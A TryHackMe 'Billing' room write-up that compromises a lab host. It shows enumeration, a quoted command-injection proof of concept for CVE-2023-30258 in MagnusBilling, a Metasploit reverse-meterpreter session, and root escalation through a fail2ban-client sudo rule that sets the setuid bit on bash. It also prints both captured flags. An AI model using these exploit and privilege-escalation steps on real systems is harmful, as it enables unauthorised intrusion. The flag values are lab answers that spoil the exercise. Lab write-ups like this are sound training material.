# Billing – TryHackMe

**Objective:** capture two flags — **user** and **root**.

## Contents




# 1.Reconnaissance

We start by checking whether the host is alive.

```
root@ip-10-10-80-172:~# ping 10.10.74.251
PING 10.10.74.251 (10.10.74.251) 56(84) bytes of data.
64 bytes from 10.10.74.251: icmp_seq=1 ttl=64 time=0.790 ms
64 bytes from 10.10.74.251: icmp_seq=2 ttl=64 time=0.156 ms
^C
--- 10.10.74.251 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 0.156/0.473/0.790/0.317 ms
```

The host responds and we visit the web page.




Next we enumerate directories/files with **gobuster**.

```
root@ip-10-10-80-172:~# gobuster dir -u http://10.10.74.251/mbilling/ -w '/root/Desktop/
Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x php,txt,zip,html,md
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.74.251/mbilling/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,zip,html,md
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 30760]
/archive              (Status: 301) [Size: 323] [--> http://10.10.74.251/mbilling/archiv
e/]
/index.php            (Status: 200) [Size: 663]
/resources            (Status: 301) [Size: 325] [--> http://10.10.74.251/mbilling/resour
ces/]
/assets               (Status: 301) [Size: 322] [--> http://10.10.74.251/mbilling/assets
/]
/lib                  (Status: 301) [Size: 319] [--> http://10.10.74.251/mbilling/lib/]
/README.md            (Status: 200) [Size: 1995]
/cron.php             (Status: 200) [Size: 0]
/tmp                  (Status: 301) [Size: 319] [--> http://10.10.74.251/mbilling/tmp/]
/LICENSE              (Status: 200) [Size: 7652]
/protected            (Status: 403) [Size: 277]
Progress: 1309650 / 1309656 (100.00%)
===============================================================
Finished
===============================================================
```

We find a README.md which states the web application and version: **MagnusBilling 7.x.x**.


```
10.10.74.251/mbilling/README.md
TryHackMe | Learn Cy...  TryHackMe Support  Offline CyberChef  Revshell Generator  Reverse Shell Cheat S...  GitHub - swisskyrepo/...

### Installing
```

curl -O https://raw.githubusercontent.com/magnussolution/magnusbilling7/source/script/install.sh
bash install.sh

```


## Built With

* [YiiFramework](http://www.yiiframework.com) - The BackEnd framework used
* [EXTJS6](https://www.sencha.com/products/extjs) - The FrontEnd framework used
* [ASTERISK](http://www.asterisk.org) - Telephone freamwork

## Contributing

Please read [CONTRIBUTING.md](https://github.com/magnussolution/magnusbilling7/blob/source/CONTRIBUTING.md) for details on our code of conduct, and the process for
us.

## Versioning

We are in MagnusBilling version 7.x.x

## Authors

* **Adilson Magnus** - *Initial work* - [MagnusSolution](https://magnussolution.com)

See also the list of [contributors](https://github.com/magnussolution/magnusbilling7/contributors) who participated in this project.

## License

This project is licensed under the GPL3 License

Free Support
```

# 2.Exploit

I searched for a CVE affecting that version.




```
# Exploit Title: MagnusSolution magnusbilling 7.3.0 - Command Injection
# Date: 2024-10-26
# Exploit Author: CodeSecLab
# Vendor Homepage: https://github.com/magnussolution/magnusbilling7
# Software Link: https://github.com/magnussolution/magnusbilling7
# Version: 7.3.0
# Tested on: Centos
# CVE : CVE-2023-30258


# PoC URL for Command Injection

http://magnusbilling/lib/icepay/icepay.php?democ=testfile; id > /tmp/injected.txt

Result: This PoC attempts to inject the id command.

[Replace Your Domain Name]
```

A working exploit is available in **Metasploit**.

```
       =[ metasploit v6.4.55-dev-                         ]
+ -- --=[ 2502 exploits - 1287 auxiliary - 431 post       ]
+ -- --=[ 1616 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search 2023-30258

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258  2023-06-26       excellent  Yes    MagnusBillin
g application unauthenticated Remote Command Execution.
   1    \_ target: PHP                                      .                .          .      .
   2    \_ target: Unix Command                             .                .          .      .
   3    \_ target: Linux Dropper                            .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/http/magnusbilling_unauth
_rce_cve_2023_30258
After interacting with a module you can manually set a TARGET with set TARGET 'Linux Dropper'

msf6 >
```

After selecting, configuring and running the module, we obtain a **meterpreter** session.

```
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set RHOSTS 10.10.74.251
RHOSTS => 10.10.74.251
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set LHOST 10.10.80.172
LHOST => 10.10.80.172
msf6 exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > run
[*] Started reverse TCP handler on 10.10.80.172:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.10.74.251:80 can be exploited.
[*] Performing command injection test issuing a sleep command of 7 seconds.
[*] Elapsed time: 7.06 seconds.
[+] The target is vulnerable. Successfully tested command injection.
[*] Executing PHP for php/meterpreter/reverse_tcp
[*] Sending stage (40004 bytes) to 10.10.74.251
[+] Deleted HVxVmNbXH.php
[*] Meterpreter session 1 opened (10.10.80.172:4444 -> 10.10.74.251:38568)
[*] Sending stage (40004 bytes) to 159.65.235.207
[-] Meterpreter session 2 is not valid and will be closed
[*] Sending stage (40004 bytes) to 159.65.235.207
[*] 10.10.74.251 - Meterpreter session 2 closed.
[*] 10.10.74.251 - Meterpreter session 2 closed.  Reason: Died
[-] Meterpreter session 3 is not valid and will be closed
[*] 10.10.74.251 - Meterpreter session 3 closed.  Reason: Died
[*] 10.10.74.251 - Meterpreter session 3 closed.

meterpreter >
```

From the shell we retrieve the **user flag**.

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2025-09-23 09:25:47 +0100  debian
040755/rwxr-xr-x  4096  dir   2024-09-09 15:45:14 +0100  magnus
040755/rwxr-xr-x  4096  dir   2025-05-28 22:32:43 +0100  ssm-user

meterpreter > cd magnus
meterpreter > ls
Listing: /home/magnus
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2025-09-23 09:51:27 +0100  .bash_history
100600/rw-------  220   fil   2024-03-27 19:45:39 +0000  .bash_logout
100600/rw-------  3526  fil   2024-03-27 19:45:39 +0000  .bashrc
040700/rwx------  4096  dir   2024-09-09 13:01:09 +0100  .cache
040700/rwx------  4096  dir   2024-03-27 19:47:04 +0000  .config
040700/rwx------  4096  dir   2024-09-09 13:01:09 +0100  .gnupg
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  .local
100700/rwx------  807   fil   2024-03-27 19:45:39 +0000  .profile
040700/rwx------  4096  dir   2024-03-27 19:46:17 +0000  .ssh
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  Desktop
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  Documents
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  Downloads
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  Music
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  Pictures
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  Public
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  Templates
040700/rwx------  4096  dir   2024-03-27 19:46:12 +0000  Videos
100644/rw-r--r--  38    fil   2024-03-27 21:44:18 +0000  user.txt

meterpreter > cat user.txt
THM{4a6831d5f124b25eefb1e92e0f0da4ca}
meterpreter >
```

# 3.Privilege Escalation

I ran sudo -l and found we can run /usr/bin/fail2ban-client as **root** without a password.

```
meterpreter > shell
Process 2671 created.
Channel 1 created.

whoami
asterisk
sudo -l
Matching Defaults entries for asterisk on ip-10-10-74-251:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on ip-10-10-74-251:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
```

My plan to abuse this is:

1. List fail2ban jails.
2. Choose a jail and list its actions.
3. Create a new action (actionban).
4. Add our payload to the actionban.
5. Trigger the action by banning an IP into that jail.
6. Finally, use /bin/bash -p to get a root shell.

```
asterisk@ip-10-10-74-251:/home$ sudo /usr/bin/fail2ban-client status
sudo /usr/bin/fail2ban-client status
Status
|- Number of jail:      8
`- Jail list:   ast-cli-attck, ast-hgc-200, asterisk-iptables, asterisk-manager, ip-blacklist, mbilling_ddos, mbi
lling_login, sshd
asterisk@ip-10-10-74-251:/home$

asterisk@ip-10-10-74-251:/home$ sudo /usr/bin/fail2ban-client get ast-cli-attck actions
< /usr/bin/fail2ban-client get ast-cli-attck actions
The jail ast-cli-attck has the following actions:
iptables-allports-AST_CLI_Attack
asterisk@ip-10-10-74-251:/home$ sudo /usr/bin/fail2ban-client set ast-cli-attck addaction hacked
</fail2ban-client set ast-cli-attck addaction hacked
hacked
asterisk@ip-10-10-74-251:/home$ sudo /usr/bin/fail2ban-client set ast-cli-attck action hacked actionban "chmod +s
 /bin/bash"
<-attck action hacked actionban "chmod +s /bin/bash"
chmod +s /bin/bash
```

After these steps we escalate to **root** and retrieve the **root flag**.

```
asterisk@ip-10-10-74-251:/home$ sudo /usr/bin/fail2ban-client set ast-cli-attck banip 1.2.3.4
<bin/fail2ban-client set ast-cli-attck banip 1.2.3.4
1
asterisk@ip-10-10-74-251:/home$ /bin/bash -p
/bin/bash -p
bash-5.2# whoami
whoami
root
bash-5.2#
```

```
bash-5.2# cd /root
cd /root
bash-5.2# ls
ls
filename  passwordMysql.log  root.txt
bash-5.2# cat root.txt
cat root.txt
THM{33ad5b530e71a172648f424ec23fae60}
bash-5.2#
```

# 4.Summary

This room demonstrates exploiting a known remote code execution in MagnusBilling (using a Metasploit module) to obtain a meterpreter user shell, then escalating to root by abusing a sudo NOPASSWD entry for /usr/bin/fail2ban-client: add a malicious action and trigger it to execute a privileged shell. Key lessons: always enumerate web app versions and known CVEs, check sudo -l for dangerous NOPASSWD entries, and be cautious with services that execute user-controlled action scripts (fail2ban actions).